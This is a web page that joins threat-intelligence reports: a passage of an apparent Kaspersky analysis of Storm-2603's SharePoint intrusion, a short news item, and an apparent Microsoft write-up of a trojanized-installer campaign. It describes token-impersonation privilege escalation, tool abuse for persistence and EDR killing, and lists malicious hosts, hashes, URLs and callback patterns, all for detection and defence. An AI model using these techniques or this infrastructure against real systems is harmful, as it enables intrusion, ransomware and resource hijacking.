SAMRPCNative


The SAMRPCNative namespace implements a low-level C# P/Invoke wrapper for the native Windows samlib.dll library, comprising three types: SAMStructs.cs, SAMMethods.cs, and SAMEnums.cs.

“SAMEnums.cs”

Implements structured bitwise lists and constant flags mapping numeric codes to their security meaning in SAM, and translates system status return codes.

“SAMStructs.cs”

Defines native data structures required for P/Invoke memory alignment and for marshalling. It securely formats and aligns data structures.

“SAMMethods.cs”

Contains external API declarations (P/Invoke) imported from samlib.dll to perform actions such as connecting to the SAM server, creating users and opening domains.

This layer is crucial for the attackers because it enables account operations.

Privilege escalation


The uk namespace contains offensive primitives for privilege escalation. To elevate privileges to SYSTEM, it uses a local token impersonation technique via the Encrypting File System Remote Protocol (EFSRPC) interface adopted from the EfsPotato tool.

This functionality is implemented in the uk/London class. It creates a malicious named pipe while the EfsrTiny class (a tiny version of the EfsPotato tool) connects to the LSASS.exe RPC server. Then it’s London.RpcThread function calls the EfsRpcEncryptFileSrv function from EfsrTiny with a crafted \\localhost path. This tricks LSASS.exe into connecting back to the attacker’s named pipe. Finally, the London.Exp function uses ImpersonateNamedPipeClient to coerce and impersonate the LSASS.exe token and spawn a new process via CreateProcessAsUser with SYSTEM privileges. As the webshell resides in the IIS worker process, it has the necessary SeImpersonatePrivilege to perform this technique.

The uk namespace also implements a minimal MSRPC client layer by explicitly defining structures such as RPC_CLIENT_INTERFACE and MIDL_STUB_DESC, thereby spoofing an interface stub. This enables direct interaction with the Windows RPC runtime (Rpcrt4.dll) without relying on MIDL-generated stubs or higher-level RPC abstractions. This provides direct control over binding and marshaling that goes beyond the constraints of standard client APIs.

Post-exploitation activity

Shortly after the webshell injection, the infected worker process spawned msiexec.exe to install a remote MSI payload hosted in Supabase cloud storage. The payload was Velociraptor, an open-source digital forensics and incident response tool – namely version 0.73.4.0 vulnerable to CVE-2025-6264 – that the attackers abused for command execution on the target network.

In October 2025, Cisco Talos reported Velociraptor being leveraged by threat actors as a post-compromise execution framework and attributed this activity to Storm-2603. This tool enables arbitrary command execution, and can be used for various purposes. In our case, it was used for persistence, discovery, data collection and payload execution.

The threat actor used Velociraptor to deploy multiple independent tunneling mechanisms, including Zoho Assist-Unattended Support for unauthorized remote access, VS Code CLI tunneling, Cloudflare Tunnel, and a lightweight reverse proxy utility. By doing so, they attempted to maintain access even if some of their tools were detected and deleted. At this stage, they also no longer depended on the IIS worker process lifecycle and ToolShell vulnerability.

EDR-killing attempts

Once the threat actor had access to the target system, they were able to upload a vulnerable driver that is used by many attackers to terminate EDR solutions. We were able to detect the main driver at C:\programdata\rsndispot.sys (054a32d6033b1744dca7f49b2e466ea2). In addition, the adversary used a malicious DLL (2d9ebf9c042f596f435865b40edad928) in a sideloading attack. This DLL was identified as Warlock ransomware’s AV killer. It was possibly intended to kill security solutions using the vulnerable rsndispot.sys driver.

Ransomware deployment attempt

The attackers made attempts to launch ransomware on the compromised system. However, the Proactive Defense Module in Kaspersky Endpoint Security blocked the ransomware process, effectively preventing this activity. The malware DLL we obtained was identified as Warlock ransomware.

What defenders really need to look for

ToolPane deserialization and CLR artifacts

When the attackers tried to access ToolPane, both the dynamically compiled App_Web_toolpane.aspx assembly and the Microsoft.GeneratedCode helper assembly were present within the same application domain.

Both assemblies are used in legitimate scenarios. App_Web_* assemblies are generated during normal ASP.NET page compilation, while Microsoft.GeneratedCode is typically produced by the XmlSerializer during legitimate serialization workflows. However, a request to the ToolPane endpoint that results in immediate loading of Microsoft.GeneratedCode within the same execution window indicates that the runtime is processing serialized data supplied through the request.

Detecting deserialization exploitation

First, it is highly recommended to read this article (in Russian) on how deserialization exploit attempts in the CLR should be detected, with examples of YARA rules and monitoring recommendations. A summary of the main idea of the detection logic is provided below.

Deserialization vulnerabilities should be treated as a distinct class of exploitation events. In the CLR, deserialization is not merely the conversion of bytes into values – it is the reconstruction of an object graph from an incoming stream. Serialization and deserialization are performed by formatters. One of the most widely used formatters is BinaryFormatter. It uses the NRBF format, which defines the stream as a sequence of records describing classes, arrays, primitives, and references between objects. The shape of the resulting graph is determined by the data supplied to the deserializer. This means that the input stream defines not only the values but also the specific types, relationships, and lifecycle points that the runtime must materialize.

Microsoft states explicitly that BinaryFormatter is unsafe and cannot be made safe; beginning with .NET 9, the in-box implementation is effectively removed from ordinary use. However, Microsoft continues to use it in its products, including SharePoint, because it is powerful and easy to use. To fix BinaryFormatter-related issues, architectural changes are needed. Similar warnings also apply to related unsafe mechanisms, including LosFormatter (used in the vulnerable page).

The primary risk of unsafe deserialization is that the CLR may resolve unexpected types, instantiate objects outside normal constructor invariants, and invoke special lifecycle mechanisms such as ISerializable, IObjectReference, IDeserializationCallback, and methods marked [OnDeserialized]. In other words, the attacker-controlled data can force the runtime to construct a graph containing types with executable side effects.

A practical detection strategy should therefore focus on graph-construction artifacts. CLR loader events identify the relevant assemblies and application domains. Memory and metadata inspection then reveal the type names and generated serializer structures associated with the suspected gadget chain. In ToolShell-like scenarios, unsafe deserialization usually produces helper assemblies (evidence in loader events) with metadata containing fully qualified type names, gadget class names, and string representations of the constructed generic types (just scan via YARA for it). In our case, the artifacts to look for include Microsoft.GeneratedCode, App_Web_toolpane.aspx* (evidence of deserialization in loader events) as well as strings identifying ObjectDataProvider, ExpandedWrapper, and LosFormatter (evidence that the input stream was deserialized into dangerous objects). Note that these indicators are not significant in isolation; their value lies in the fact that they show the runtime has already received data requiring helper code generation to reconstruct a dangerous object graph.

Gadget objects that exploit vulnerabilities like those associated with ToolShell are conveniently represented in corpus-style tooling such as ysoserial.net/YSoNet, which aggregate known gadget chains for unsafe .NET deserialization. For defensive purposes, the value of these projects lies not in their offensive capability but in the catalog of types and structures that can be searched for in streams, memory, and helper assemblies. The presence of any of them in memory or in a helper assembly should be treated as a strong indicator of exploitation.

To simplify deserialization exploit detection, we created a tool named CLRDeserializationExploitFinder. It can detect ToolShell exploitation attempts, as well as other gadget chains covered by ysoserial.net.

Detecting a VPP-based webshell/runtime implant

A mechanism based on VirtualPathProvider should be treated as a separate class of runtime implant (no files involved). In ASP.NET, HostingEnvironment.RegisterVirtualPathProvider registers a new virtual-path provider (VPP) in the application’s compilation system. Once registered, the application can serve virtual paths during dynamic compilation as though they were ordinary on-disk pages. Dynamic compilation does not require the payload to exist as a file in the filesystem. It operates entirely within the trust boundary of the application itself. During the compilation process, temporary files may be generated, but they cannot be treated as reliable forensic artifacts. Because VPPs can also be used for legitimate purposes, the defensive model should begin with an inventory of the legitimate VirtualPathProvider implementations. In all other cases, the registration or use of a new VPP should be considered anomalous.


To see how the dynamic generation of virtual pages using ASP.NET, IIS, and the CLR works, and to learn how to detect such activity, use our project VirtualPathProvider Lab.

The most useful telemetry source for this technique is the Microsoft-Windows-IIS-Configuration ETW provider. To detect virtual paths, events 25 and 47 are of primary value. Event 25 records the mapping of ConfigPath to PhysicalPath, and event 47 records the mapping of the configuration path to a directory. In the case of a VPP-backed path, these events create an inconsistency: IIS and ASP.NET behave as if the path has a physical representation, while the corresponding file does not exist on disk. In the example provided by VirtualPathProvider Lab, this appears as a mapping of the virtual resource googlecheck.aspx to a physical path where no real file is present. This discrepancy between configuration resolution and filesystem reality is the primary indicator of virtual content.

The second indicator is more negative than positive. For disk-backed files, IIS normally creates a FileChangeNotificationMonitor chain, as reflected in events 17, 18, 19, and 21. For virtual paths served by a custom VirtualPathProvider, this chain is absent or does not match the normal profile of an ordinary file because there is no physical object or corresponding on-disk change lifecycle. Consequently, the presence of positive events 25 and 47 combined with the absence of the expected events 17, 18, 19, and 21 for the same path forms a reliable detection pattern: the path exists for IIS as a configuration-resolved resource, yet it is not backed by the filesystem and is not accompanied by normal file-change monitoring.

To sum up, the hunting target here is the discrepancy between how IIS/ASP.NET resolves a resource and what is actually present on the disk and in the change-monitoring chain. For known applications, such cases can be filtered through an allowlist of legitimate VirtualPathProvider implementations. Anything else should be treated as a potential runtime implant and examined using ETW, filesystem verification, and memory inspection of the w3wp.exe process.

Attribution

Microsoft tracks Storm-2603 as a standalone threat actor with no known links to other groups. While they are careful about assessing the actor’s motivation, they mention that it has previously deployed Warlock and LockBit ransomware following active exploitation of on-premises SharePoint vulnerabilities. In the analyzed incident, we observed similar SharePoint exploitation activities, as well as an EDR killer associated with Warlock ransomware and unsuccessful Warlock launch attempts.

Other documented intrusions have identified Storm-2603 as leveraging known flaws within perimeter mail gateways to achieve initial access, subsequently staging the Velociraptor framework with elevated privileges and establishing persistent encrypted tunnels via commercial remote management software to orchestrate secondary lateral movement. This aligns with the post-exploitation behavior we observed in our case. Together with the ToolShell exploitation scenario, this allows us to attribute this case to Storm-2603 with moderate confidence.

Conclusion

From the incident analyzed in this article, the main defensive lesson is that exploiting an internet-facing SharePoint server can enable fileless code execution directly inside the application trust boundary. Storm-2603 did not require a conventional dropper, persistent service, or exposed C2 endpoint; instead, it deployed a webshell inside w3wp.exe, from which tunneling, privilege escalation, credential access, and lateral movement could be orchestrated. Detection therefore needs to move beyond file-based webshell hunting toward runtime behavior, such as anomalous w3wp.exe activity, unexpected outbound connections, RPC coercion, token impersonation, and the introduction of remote-management or DFIR tooling after application compromise.

To correctly attribute malicious activity and develop appropriate response measures, defenders should reconstruct execution chains and temporal relationships across application, host, and identity layers. They should also preserve memory and IIS telemetry, and correlate low-signal reconnaissance with subsequent privileged activity rather than evaluating events in isolation. A confirmed SharePoint exploit with code execution should trigger host-level containment, persistence hunting, credential and exposed MachineKey rotation, and TTP-driven investigation rather than remediation limited to the initial exploit or known IOCs.

Kaspersky products detect the threats mentioned in this article as:

  • Trojan.MSIL.Agent.gen
  • Trojan.Win64.DLLhijack.cdp

Indicator of compromise

Indicator of compromise Description
45.91.94[.]204 SPN node
0xFD91321BF7FF7245DDA9B7B5D791ACE8 vskp2 – webshell implant
hxxps://vdfccjpnedujhrzscjtq[.]supabase[.]co/storage/v1/object/public/image/v4[.]msi Vulnerable Velociraptor package
0x3A55D8F8F29716C694671834D8C6CB29 C:\ProgramFiles\Velociraptor\Velociraptor.exe
hxxps://auth[.]qgtxtebl[.]workers[.]dev/ Velociraptor server URL
199.232.210[.]172 C2 traffic relay
0x991EC6E04413F2D4D29341C17A8A54D5 Abused legitimate VS Code
0x3D553B9061C03F891CE97D7D2E64DDEE VS Code Insiders for tunneling
91.224.92[.]121 Bulletproof-hosted C2 server
49.51.132[.]100 SPN node
hxxps://github[.]com/cloudflare/cloudflared/releases/latest/download/cloudflared-windows-amd64[.]msi Abused legitimate tunneling tool
0x2C32E44A013CBFC5A323EFB7694701D2 Abused tunneling tool executable
hxxps://files[.]catbox[.]moe/8f7vex[.]msi Abused Zoho Assist Unattended Agent download URL
0x112A86ECA3CB5A0B5E20AB744CC5AF93 7z.exe renamed for sideloading
0xA930F81E3FB0A226EC5904D9043A17B8 C:\ProgramFiles(x86)\ZohoMeeting\UnAttended\ZohoMeeting.7z
204.76.203[.]219 Bulletproof-hosted C2 server
0x054a32d6033b1744dca7f49b2e466ea2 Vulnerable driver

Binance CEO says ‘months-long campaign’ led to $6.3 billion theft as N. Korea denies responsibility

3 de Novembro de 2026, 13:42
North Korean attackers "combined a range of techniques, including social engineering by fake recruitment interviews," Binance said about the multibillion-dollar crypto heist it discovered in October.

Fake-download campaign uses trojanized installers to deliver monetization payloads

Microsoft Threat Intelligence has identified an evolving fake-download campaign targeting users searching for cracked commercial software, free games, activators, plugins, and unofficial utilities. The campaign uses trojanized Inno Setup-style installers to distribute multiple monetized software payloads, referred to by the delivery system as “offers”, during a single installation session.

Our investigation found that the installers use a per-offer callback and status-tracking model to manage delivery and record installation outcomes. We confirmed three downstream monetization branches that transformed affected devices into monetized assets, including by routing third-party internet traffic through the device, enrolling it in a distributed-computing platform, or installing additional utility-style software, often without users’ informed knowledge or consent. These products and components may have legitimate uses, but their silent installation through deceptive software bundles without informed user consent introduces security and privacy risks.

Organizations can reduce their exposure to this activity by preventing the use of untrusted software sources, enabling potentially unwanted application protection, and monitoring for unexpected software installations and persistence mechanisms.

This blog details the campaign’s execution model and confirmed outcomes and provides mitigation guidance, Microsoft Defender protection information, advanced hunting queries, MITRE ATT&CK mappings, and indicators of compromise to help defenders identify, investigate, and respond to related activity.

Attack chain overview

The fake-download campaign follows a four-stage attack chain that progresses from deceptive lures through Inno-based staging, offer-controlled payload delivery, and installation of one or more monetization branches:

  1. Initial access via fake download lures – Users run fake installers promoted as cracked commercial software, free games, activators, plugins, executors, or unofficial utilities.
  1. Inno wrapper execution and temporary runner staging – The installer launches an Inno Setup-style temporary runner under %TEMP%\is-*.tmp\, which starts recurring eld*.exe, set_*.exe, or other numbered stages.
  1. Offer execution callback and payload delivery – The runner contacts rotating infrastructure using a repeatable d=inno and r=offer_execution callback pattern. Offer, affiliate, download-network, placement, and session values coordinate downstream payload selection and correlate activity within the installer session.
  1. Final payload installation and monetization – Staged payloads use unattended installation switches to install one or more confirmed campaign branches: WorldProxyPool for proxy and network-resource monetization; CharityEngine and Berkeley Open Infrastructure for Network Computing (BOINC) for compute-resource monetization; or Advanced Windows (AW) Manager and Windows Manager for adware-style utility monetization. WorldProxyPool also creates recurring SYSTEM scheduled tasks for agent startup, watchdog execution, and updater activity.

Attack Chain

Figure 1. Overview of the attack chain.

Initial access via fake download lures

The campaign begins when users download and run fake installers promoted as cracked software, game installers, executors, activators, plugins, utilities, or driver and mobile-unlock tools. Observed lures include cracked audio plugins, PC games, Roblox executors, auto-clickers, driver tools, and fake utility installers.

Example lures: Echo Client; FabFilter Total Bundle; Navicat Premium crack; Cue Club; auto-clicker; Deadpool Apunka Games; Command & Conquer: Red Alert 2; TFT Unlock Tool; and clownfishvoicechanger.

Dark-themed Auto Clicker promotional webpage with product screenshots, feature descriptions, and repeated gold download buttons, illustrating the polished software-download pages used as campaign lures.
Figure 2. Example utility download lure.

Inno wrapper execution and temporary runner staging

Across the investigated activity, user-launched lures spawned Inno Setup-style temporary runners under %TEMP%\is-*.tmp\ and then launched one or more numbered eld*.exe stages. Arguments such as /SL5, /SPAWNWND, and /FIRSTWND, together with the temporary path and numbered stage names, provide more durable indicators than the original lure filename.

The depth of the execution chain and its downstream outcome varied by installer session. One Echo Client example progressed through multiple numbered stages and reached several monetization branches, while other observed lures exposed fewer numbered stages or downstream components.

The table below uses the Echo Client activity as a representative example of the wrapper-to-stage sequence; individual installer sessions may launch different combinations of numbered stages.

Step Process Command-line / path signal Role
1 Echo Client.exe Launched from %USERPROFILE%\Downloads\Echo Client\ User-launched lure
2 Echo Client.tmp %TEMP%\is-*.tmp\… with /SL5=… Inno temporary runner
3 Echo Client.exe /SPAWNWND=… /FIRSTWND=… Inno child process / window handoff
4 Echo Client.tmp /SL5=… /SPAWNWND=… /FIRSTWND=… Temporary runner continues execution
5 eld*.exe eld0.exe, eld1.exe, eld3.exe, eld4.exe, and eld5.exe under %TEMP%\is-*.tmp\ Numbered staged payloads

Table 1. Inno wrapper execution and temporary runner staging.

Offer execution callback and payload delivery

After staging, the Inno temporary runner contacted rotating callback infrastructure using randomized URL paths but a repeatable query-string structure:

http:///?sis=&fz=&d=inno&r=offer_execution&ko=no&o=&a=&dn=&spot=&t=&cr= 

Failed or blocked offers used r=offer_execution_fail and sometimes included local error text, including messages that the operation did not complete because the file contained a virus or potentially unwanted software. These callbacks are useful campaign-attribution and sequencing markers, but they are not always the earliest prevention point. In some endpoint detection and response (EDR) traces, child payloads launched before or around the r=offer_execution callback.

The campaign used offer IDs, affiliate IDs, download-network IDs, and placement values to select or report downstream payload attempts. Observed offer and download-network combinations included o=1712 / dn=507, o=1720 / dn=536, o=1727 / dn=564, o=1729 / dn=566, o=331 / dn=244, o=1674 / dn=440, o=1675 / dn=441, o=1681 / dn=447, and o=1730 / dn=567. Different offers could succeed or fail independently within the same installer session, so a failed first offer did not necessarily mean that the full bundle stopped.

Parameter Observed use Assessment
d Often set to inno Installer or delivery-family marker
sis Stable within an installer session Session-correlation value
a Stable across related requests Affiliate, campaign, or distribution-partner identifier
o Changes by offer Offer identifier
dn / on Changes with the offer or retrieval path Download-network or offer-network field; exact meaning unconfirmed
spot Increments through the session Offer placement, slot, or execution order
paw Present across offer requests Request, package, or session-correlation value; exact meaning unconfirmed
fz Present in outcome callbacks Delivered package size or file-size field
t Present in outcome callbacks Timing, token, or request value; exact meaning unconfirmed
r offer_execution or offer_execution_fail Per-offer execution result
msg Present on failed offers Error text from the local download or installation attempt
ko / cr Boolean-like or short values Server-side control or result flags; exact meaning unconfirmed

Table 2. Assessments are based on observed telemetry correlations, not confirmed server-side definitions.

Offer / download-network pair Semantic meaning
o=1712 / dn=507 Primary first-stage offer commonly attempted at the start of the installer flow.
o=1720 / dn=536 Offer branch associated with CharityEngine/BOINC distributed-compute monetization.
o=1727 / dn=564 Offer branch associated with WorldProxyPool proxyware monetization.
o=1729 / dn=566 Recurring follow-on offer branch in the installer flow.
o=331 / dn=244 Secondary offer branch observed in the multi-offer sequence.
o=1674 / dn=440 Later campaign offer branch.
o=1675 / dn=441 Low-volume offer branch.
o=1681 / dn=447 Additional offer branch in the campaign’s installer rotation.
o=1730 / dn=567 Later high-volume offer branch.

Table 3. Offer and download-network pairs and their semantic roles in the installer flow.

The campaign rotated callback domains frequently while preserving the same d=inno and offer-execution callback structure across recurring lure categories. Individual domains are therefore short-lived infrastructure indicators; the durable hunting signal is the combination of the callback pattern, Inno temporary execution, staged filenames, and related installer-session activity. The full observed domain set is provided in the IOC section.

Final payload installation and monetization

After offer callback and payload delivery, the campaign launched downstream installers or components using unattended installation switches such as /qn, /S, /quiet, and /norestart. This stage converted the fake-download execution chain into installed software and recurring execution across three monetization branches: proxy and network-resource monetization, compute-resource monetization, and adware-style utility monetization.

Branch Primary behavior Representative artifacts
A. WorldProxyPool Proxy agent installation and scheduled-task setup sdk-agent.exe; sdk-agent.updater.exe; watchdog.ps1; WorldProxyPoolAgent task
B. CharityEngine / BOINC Distributed-compute software installation boinc.exe; charityengine.exe; ce11.exe; VirtualBox-7.2.8-r173730.msi
C. AW Manager / Windows Manager Utility and updater-style software installation Windows Manager – Postback Johan.msi; AdvancedWindowsManager.exe; Windows Updater.exe

Table 4. Summary of the three monetization branches and representative artifacts.

Proxy and network-resource monetization — WorldProxyPool

In the WorldProxyPool branch, a staged eld4.exe payload created three SYSTEM-level scheduled tasks for components under C:\Program Files\WorldProxyPool\. WorldProxyPoolAgent configured sdk-agent.exe to run at system startup with highest privileges; WorldProxyPoolWatchdog configured a hidden, noninteractive PowerShell watchdog script to run every five minutes; and WorldProxyPoolUpdater configured sdk-agent.updater.exe update to run hourly. The installer also started the agent task immediately with schtasks.exe /Run. Subsequent task launches were brokered by the Windows Task Scheduler service (svchost.exe -k netsvcs -p -s Schedule), causing sdk-agent.exe and the watchdog script to execute in the service context. This persistence mechanism supports recurring proxy-agent, watchdog, and updater activity, consistent with network-resource monetization.

Scheduled task Purpose
WorldProxyPoolAgent Runs sdk-agent.exe at system startup as SYSTEM with highest privileges; the installer also started it immediately with schtasks.exe /Run.
WorldProxyPoolWatchdog Runs a hidden, noninteractive PowerShell watchdog script every five minutes as SYSTEM with highest privileges.
WorldProxyPoolUpdater Runs sdk-agent.updater.exe update hourly as SYSTEM with highest privileges.

Table 5. WorldProxyPool scheduled tasks created during the proxyware installation chain

Process tree showing eld4.exe creating three SYSTEM-level WorldProxyPool scheduled tasks: an agent that runs at startup, a hidden PowerShell watchdog that runs every five minutes, and an updater that runs hourly. The agent is started immediately through Windows Task Scheduler.
Figure 3. WorldProxyPool installation and persistence. eld4.exe created SYSTEM-level startup, five-minute watchdog, and hourly updater tasks.

Compute-resource monetization — CharityEngine and BOINC

In the CharityEngine and BOINC branch, the offer payload installed distributed-compute software and supporting components under C:\Program Files\BOINC\ and C:\ProgramData\BOINC\. Observed components included ce-installer_7.14.2_vbox-7.2.8.exe, ce_7.14.2_windows_x86_64.exe, charityengine.exe, boinc.exe, boinctray.exe, boinc.scr, boincscr.exe, wrapper_2022110901_windows_x86_64.exe, ce11.exe, and VirtualBox-7.2.8-r173730.msi. They covered BOINC launch, compute-wrapper execution, GPU or compute-capability checks, CharityEngine project communication, and VirtualBox installation.

Process tree tracing eld1.exe through CharityEngine, VirtualBox, and BOINC installation. The chain installs supporting components, launches charityengine.exe and boinc.exe, checks GPU capabilities, and runs a compute wrapper that starts cell.exe.
Figure 4. CharityEngine/BOINC compute-monetization branch.

Adware-style utility monetization: AdvancedWindowsManager / Windows Manager

The same Inno offer-execution infrastructure delivered an AW Manager or Windows Manager branch. In one observed process tree, the Inno runner spawned eld3.exe, launched Windows Manager – Postback Johan.msi, and installed AdvancedWindowsManager.exe and Windows Updater.exe under paths resembling %APPDATA%\AW Manager\Windows Manager 1.0.0\ or C:\Program Files (x86)\AW Manager\Windows Manager\.

Process tree showing a command-driven AW Manager/Windows Manager installation under the user’s AppData directory. cmd.exe launches msiexec.exe, starts Windows Manager with an autostart option, and runs taskkill.exe against AdvancedWindowsManager processes.
Figure 5. AW Manager / Windows Manager utility-install branch.

Mitigation and protection guidance

Microsoft recommends the following actions to reduce exposure to this campaign and detect related activity:

Preventive controls

  • Avoid untrusted software sources. Do not download cracked software, key generators, unofficial game installers, or software activation tools, which are common delivery mechanisms for malware, potentially unwanted applications, and monetization campaigns.
  • Enable cloud-delivered protection. Verify that Microsoft Defender Antivirus cloud-delivered protection is enabled to improve detection of emerging malware and potentially unwanted applications. See: Configure cloud-delivered protection
  • Keep tamper protection enabled. Use tamper protection to help prevent unauthorized changes to Microsoft Defender security settings. See: Learn about tamper protection.
  • Enable reputation-based protection. Configure reputation-based protection to help block known malicious and untrusted applications and downloads. See: Configure reputation-based protection.
  • Consider Attack Surface Reduction (ASR) protections. Evaluate ASR rules, including rules that block executable files unless they meet prevalence, age, or trusted-list criteria. See: Review Attack Surface Reduction rules.

Investigation actions

  • Investigate execution from Inno temporary directories. Review activity from paths such as %TEMP%\is-*.tmp\, particularly when staged executables such as eld*.exe, set_*.exe, FirstFast[1].exe, or SecondRunner[1].exe are observed.
  • Correlate Inno callback activity. Monitor outbound requests containing d=inno together with r=offer_execution or r=offer_execution_fail, and review related process, file, and network activity across the complete installer session.
  • Review unexpected scheduled tasks. Investigate newly created scheduled tasks, particularly tasks running with SYSTEM privileges or recurring watchdog and updater functions. See: Audit scheduled task creation events.

Microsoft Defender XDR detections

Microsoft Defender detects and blocks campaign-linked payloads through cloud protection, machine-learning classifications, network inspection, and behavior monitoring. Relevant observed detections include remote-thread injection, scheduled-task launch, and suspicious outbound HTTP activity.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic Observed activity Microsoft Defender coverage
Initial access and execution Users execute fake cracked-software installers, including files presented as Navicat Premium or FabFilter bundles, from Downloads, archive-extraction folders, or Inno extraction paths. The installers launch temporary payloads from %TEMP%\is-*.tmp\. Microsoft Defender Antivirus
– Trojan:Win64/OfferLoader.DA!MTB
– Trojan:Win64/OfferLoader.DB!MTB

Microsoft Defender for Endpoint
– A suspicious file was observed
– An active ‘Wacatac’ malware was detected
– ‘Kepavll’ malware was prevented
Command and control / campaign tracking Outbound callbacks use a stable Inno offer-execution URL contract: d=inno with r=offer_execution or r=offer_execution_fail. Each callback reports an individual offer result. Correlating these callbacks with process, file, network, persistence, and installation events provides visibility across the multi-offer session. Microsoft Defender Antivirus
– Behavior:Win32/SuspInnoOffer.A!mapsi

Microsoft Defender for Endpoint
– Suspicious ‘SuspInnoOffer’ behavior was blocked
Staging and payload delivery The installer chain drops multiple staged files from Inno temporary directories, commonly named eld*.exe, set_*.exe, FirstFast[1].exe, and SecondRunner[1].exe. Microsoft Defender Antivirus
– Trojan:Win64/OfferLoader.DA!MTB
– Trojan:Win64/OfferLoader.DB!MTB

Microsoft Defender for Endpoint
– A suspicious file was observed
– An active ‘Wacatac’ malware was detected
– An active ‘Egairtigado’ malware was blocked
– ‘Kepavll’ malware was prevented
Persistence In the investigated Navicat chain, WorldProxyPool created SYSTEM scheduled tasks with highest privileges: WorldProxyPoolAgent at startup, WorldProxyPoolWatchdog every five minutes through hidden noninteractive PowerShell, and WorldProxyPoolUpdater hourly. It also wrote uninstall metadata under the WorldProxyPool registry key. Microsoft Defender for Endpoint
– Suspicious scheduled task activity
– Suspicious Scheduled Task Process Launched
– Suspicious Task Scheduler activity
Resource hijacking / monetization Two monetization paths were confirmed. The Navicat chain installed WorldProxyPool proxyware. The FabFilter chain silently installed CharityEngine/BOINC, VirtualBox, and Visual C++ components, launched BOINC workloads, and contacted CharityEngine infrastructure. Microsoft Defender Antivirus
– Adware:Win32/Clover
– Trojan:Win64/OfferLoader.DA!MTB
– Trojan:Win64/OfferLoader.DB!MTB

Microsoft Defender for Endpoint
– An active ‘Clover’ malware was detected
– An active ‘Wacatac’ malware was detected
